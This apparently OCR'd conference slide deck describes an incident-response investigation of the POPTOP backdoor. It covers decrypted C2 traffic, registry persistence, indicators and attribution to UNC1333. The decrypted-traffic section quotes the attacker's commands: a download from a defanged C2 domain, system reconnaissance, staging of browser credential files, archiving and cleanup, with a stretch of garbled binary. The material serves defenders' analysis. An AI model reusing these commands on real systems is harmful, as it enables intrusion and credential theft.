122	HTTP	438	GET /home/pricelist.php?q=EgsYER8iNi9UW1FKLCVeUDJcIFwkOS8oLCtNWiMnVzNeIylWOikkKCFOIVQoJTMgVStQPlkiLVRIKidaJztbKS4iMiwmLlYtKSwoYn1tZGs-YHF5eSJjbCB4Ymp6I3xzMi4kZns7dX9xai0qLHwjLSssMiMmKTEhITc= HTTP/1.1


POPTOP backdoor network traffic

Unique URLs

Encrypted / encoded URL

- Managed Defense pushed Snort network signatures
- Managed Defense requested for IPS and EDR detection
- Sent PCAPs to malware analysis/RE team for decryption / decoding

POPTOP On The Wires: Decrypted Traffic




Decrypted(!) POPTOP backdoor network traffic

- Host and network reconnaissance
- Data staging
- Cleanup

POPTOP On The Wires: Decrypted Traffic (cont)

```
>1< -- hxxp://www.tawaranmurah[.]com/home/images/icon.gif -- C:\programdata\r.exe
>4< -- hxxp://www.tawaranmurah[.]com/home/pricelist.php -- a1.dat -- cmd.exe /c systeminfo & ipconfig /all & tasklist /v & netstat -ano & whoami /all & net view & net start & dir /s /a %temp%
>4< -- hxxp://www.tawaranmurah[.]com/home/pricelist.php -- a2a.dat -- cmd.exe /c dir /s /a "C:\Program Files" & dir /s /a "C:\Program Files (x86)" & dir /s /a "C:\ProgramData"
>4< -- hxxp://www.tawaranmurah[.]com/home/pricelist.php -- a2b.dat --@z@
@@G@l@@{LE
]@@
   8:@@@c@+@@@@Hd@@Fsg@@i[@w@@@@@@BI@   S@eo@@2@`h@@@@BP@@Hd@@Fsg@@i[@w@@@@@@BI@   S@eo@@2@`h@@@@BP@@Hd@@Fsg@@i[@w@@@@@@BI@   S@eo@@2@`h@@@@BP@@Hd@@Fsg@@i[@w@@@@@@BI@   S@eo@@2@`h@@@@BP@@Hd@@Fsg@@i[
   @w@@@@@@BI@   S@eo@@2@`h@@@@BP@@Hd@@Fsg@@i[@w@@@@@@BI@   S@eo@@2@`h@@@@BP@@Hd@@Fsg@@i[@w@@@@@@BI@   S@eo@@2@`h@@@@BP@@Hd@@Fsg@@i[@w@@@@@@BI@   S@eo@@2@`h@@@@BP@@Hd@@Fsg@@i[@w@@@@@@BI@
   S@eo@@2@`h@@@@BP@@Hd@@Fsg@@i[@w@@@@@@BI@   S@eo@@2@`h@@@@BP@@Hd@@Fsg@@i[@w@@@@@@BI@   S@eo@@2@`h@@@@BP@@Hd@@Fsg@@i[@w@@@@@@BI@   S@eo@@2@`h@@@@BP@@Hd@@Fsg@@i[@w@@@@@@BI@
   S@eo@@2@`h@@@@BP@@Hd@@Fsg@@i[@w@@@@@@BI@   S@eo@@2@`h@@@@BP@@Hd@@Fsg@@i[@w@@@@@@BI@   S@eo@@2@`h@@@@BP@@Hd@@Fsg@@i[@w@@@@@@BI@   S@eo@@2@`h@@@@BP@@Hd@@Fsg@@i[@w@@@@@@BI@
   S@eo@@2@`h@@@@BP@@Hd@@Fsg@@i[@w@@@@@@BI@   S@eo@@2@`h@@@@BP@@Hd@@Fsg@@i[@w@@@@@@BI@   S@eo@@2@`h@@@@BP@@Hd@@Fsg@@i[@w@@@@@@BI@   S@eo@@2@`h@@@@BP@@Hd@@Fsg@@i[@w@@@@@@BI@
   S@eo@@2@`h@@@@BP@@Hd@@Fsg@@i[@w@@@@@@BI@   S@eo@@2@`h@@@@BP@@<j@D@泺P@nIBώwa@@r@@@@@ns.sqlite c:\users\logins.json c:\users\cert8.db & echo 1
>4< -- hxxp://www.tawaranmurah[.]com/home/pricelist.php -- a5.dat -- cmd.exe /c C:\programdata\r.exe a -dh %temp%\075.tmp c:\windows\WindowsUpdate.log & echo 1
>4< -- htxxp://www.tawaranmurah[.]com/home/pricelist.php -- a6.dat -- del C:\programdata\r.exe & echo 1
>>> -- r -- 0 -- 0
>3< -- hxxp://www.tawaranmurah[.]com/home/pricelist.php -- a7.rar -- %temp%\075.tmp
>4< -- hxxp://www.tawaranmurah[.]com/home/pricelist.php -- a8.dat -- ping -n 31 127.0.0.1
>4< -- hxxp://www.tawaranmurah[.]com/home/pricelist.php -- a9.dat -- del %temp%\075.tmp & echo 1
```

Correlated with Prefetch analysis, confirmed the commands executed




Findings from initial file system analysis

Prefetch files corresponds to attacker commands

Prefetch= evidence of execution

POPTOP Investigation: Victim Org 1



INVESTIGATION 1-294708: Attacker Activities on [redacted]

This investigation is resolved

Your Rating:

ACTIONS

Asset Details

Hostname	[redacted]
IP Address	[redacted]
Agent ID	6DZgmvGn867emzXaEw9DgM
Domain	[redacted]
OS	Windows 7 Professional
Agent Version	25.12.0
Related	88.198.94[.]153, www.tawaranmurah[.]com
Organization	[redacted]
Assigned to	
Reported	

Cannot find endpoint to contain

Threat Intel

Threat Type	Unknown Threat
Capability	Backdoor, Beaconing, Command and Control, Host-Based Reconnaissance
Malware	POPTOP

High Severity

During proactive hunting activities [redacted] identified a suspicious entry in the Windows Application Compatibility (AppCompat) cache of the host. Further investigation revealed that the AppCompat cache entry was a result of a compromise involving the POPTOP loader and a currently unknown backdoor. Copies of these malware samples were provided by [redacted] as part of an ongoing investigation.

About POPTOP Loader

The malware is a loader that decrypts and manually loads an executable from a file named `resource.dat`. The malware can be executed as service, COM object or DLL. When executed as a service, the malware registers as a service with the service name `AdobeUpdateSvc`. The logic within the malware is heavily obfuscated using junk code that introduces a large number of loops, switch statement and API calls. Strings within the malware are encrypted with RC4 using either a `20` or `32` byte keys.

Recommendations

1. Contain the system identified.
2. Configure network security devices to explicitly deny traffic to and from malicious IP addresses and domains used by the attacker. The IP addresses and domains should be blocked at every Internet point of presence.
3. Configure Proxies to deny outbound web traffic destined to known malicious domains and IP addresses.
4. Consider authorizing a Response investigation to further understand the extent and scope of the compromise.
5. Remove the malware or consider rebuilding the system from a known good baseline to counter any undetected threats.

Investigation Findings (6)

Details	Analysis
Suspicious Network Traffic 12/24/18 12:17 AM UTC - 01/11/19 06:16 AM UTC Artifacts: 51	On 2018-12-24 at 00:17:29 UTC, the legitimate `dllhost.exe` process made an HTTP GET request to the remote domain `www.google.com[.]my`. Between 2018-12-24 at 00:17:30 UTC and 2019-01-11 at 06:16:51 UTC, the legitimate `dllhost.exe` process made several HTTP GET requests to the remote

Attacker Returns!

- Attacker returned on the same target (Victim Org 1) ~2 months after first sighting.
- 5 different hosts compromised.
- Managed Defense spun up a Rapid Response engagement
  - Small incident response engagement
    1. Scope the compromise
    2. Answer any questions regarding the compromise.

Attacker Returns! (Cont)

- EDR and snort signatures detected POPTOP activities.
- IPS blocked POPTOP network traffic.
- Initial infection vector still not determined.

POPTOP Sighting At A Government Agency

- A few months later, there's a POPTOP intrusion at Victim Org 2 (Intel tip).

- EDR alert for POPTOP triggered.
  - Automatically acquired a triage package
  - Real-time events were captured!

- The POPTOP sample uses a different COM Class ID from Victim Org 1.

Victim Org 1 VS Victim Org 2

Path	Type	Text Value
HKEY_LOCAL_MACHINE\Software\Wow6432Node\Classes\CLSID\{91CEAD90-A4A7-47D1-B35A-C4635AAF2610}\InProcServer32\	REG_EXPAND_SZ	C:\ProgramData\Package Cache\{s87yhS-afc2-4040-823a-0d93632aabb1}\packages\vc_runtime.dll
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{91CEAD90-A4A7-47D1-B35A-C4635AAF2610}	REG_KEY	
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{91CEAD90-A4A7-47D1-B35A-C4635AAF2610}\	REG_SZ	
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{91CEAD90-A4A7-47D1-B35A-C4635AAF2610}\AppID	REG_SZ	{DECA3957-D9EB-4460-AA40-0775D3B33A85}
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{91CEAD90-A4A7-47D1-B35A-C4635AAF2610}\InProcServer32	REG_KEY	
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{91CEAD90-A4A7-47D1-B35A-C4635AAF2610}\InProcServer32\	REG_EXPAND_SZ	C:\ProgramData\Package Cache\{s87yhS-afc2-4040-823a-0d93632aabb1}\packages\vc_runtime.dll
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{91CEAD90-A4A7-47D1-B35A-C4635AAF2610}\InProcServer32\ThreadingModel	REG_SZ	Both

CLSID observed in Victim 1

All 5 compromised hosts in Victim Org 1 has the same POPTOP CLSID!

Same Full path

Path	Type	Text Value
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{A4322BCF-F94D-4840-A79B-CE0FD4FBA337}	REG_KEY	
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{A4322BCF-F94D-4840-A79B-CE0FD4FBA337}\	REG_SZ	
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{A4322BCF-F94D-4840-A79B-CE0FD4FBA337}\AppID	REG_SZ	{D6AD1068-8676-4CB4-A60E-D8794CD61784}
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{A4322BCF-F94D-4840-A79B-CE0FD4FBA337}\InProcServer32	REG_KEY	
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{A4322BCF-F94D-4840-A79B-CE0FD4FBA337}\InProcServer32\	REG_EXPAND_SZ	C:\ProgramData\Package Cache\{s87yhS-afc2-4040-823a-0d93632aabb1}\packages\vc_runtime.dll
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{A4322BCF-F94D-4840-A79B-CE0FD4FBA337}\InProcServer32\ThreadingModel	REG_SZ	Both

CLSID observed in Victim 2

Maybe there's a new POPTOP variant at Victim 2!

Potential Lead In Initial Infection Vector

Visit Type	URL	Page Title
Link	https://mail.google.com/mail/u/0/#search/tawaran	[redacted]@gmail.com - Gmail
Link	https://mail.google.com/mail/u/0/#search/tawaran+murah	[redacted]@gmail.com - Gmail
Link	https://mail.google.com/mail/u/0/#search/tawaranmurah	[redacted]@gmail.com - Gmail

Network Based Indicators (Malware analysis / RE)

URL

1. hxxp:\/\/www.google.com[.]my\/
2. `hxxp://http://www.tawaranmurah[.]com\/home\/pricelist.php?q=<varies>
3. hxxp:\/\/www.tawaranmurah[.]com\/home\/newitems.php
4. hxxp:\/\/88.198.94[.]153\/home\/newitems.php

POPTOP C2 from malware analysis

Potential Lead In Initial Infection Vector

Unfortunately, Victim Org 2 decided to re-image the infected machine.

Whack-A-Mole

- Leads to a cycle of continuously investigating and remediating.
- Leads to false sense of security.
- The responders "tip their hand" to the attacker.
- You may lose valuable forensic data.

REF: https://www.fireeye.com/content/dam/fireeye-www/global/en/products/pdfs/wp-bh2012-aldridge-remediation.pdf

Attribution And Actor Profile

- Who are they? UNC1333

- Operational Profile: Used POPTOP in Southeast Asian compromises.

- TARGETS: Telecom and government organizations.

REF: https://www.mandiant.com/resources/blog/how-mandiant-tracks-uncategorized-threat-actors

Takeaways

- Finding pieces related to a compromise may span multiple compromises or environments.
- Rapid detection deployment has tremendous impact on detection and protection from future threats.
- Close coordination between IR, Malware Analysis/ RE, Detection Engineering, and Threat Attribution teams is important in every intrusion.


End

QUESTIONS

SOCIALS

@drealbjvelasco

www.linkedin.com/in/beejayvelasco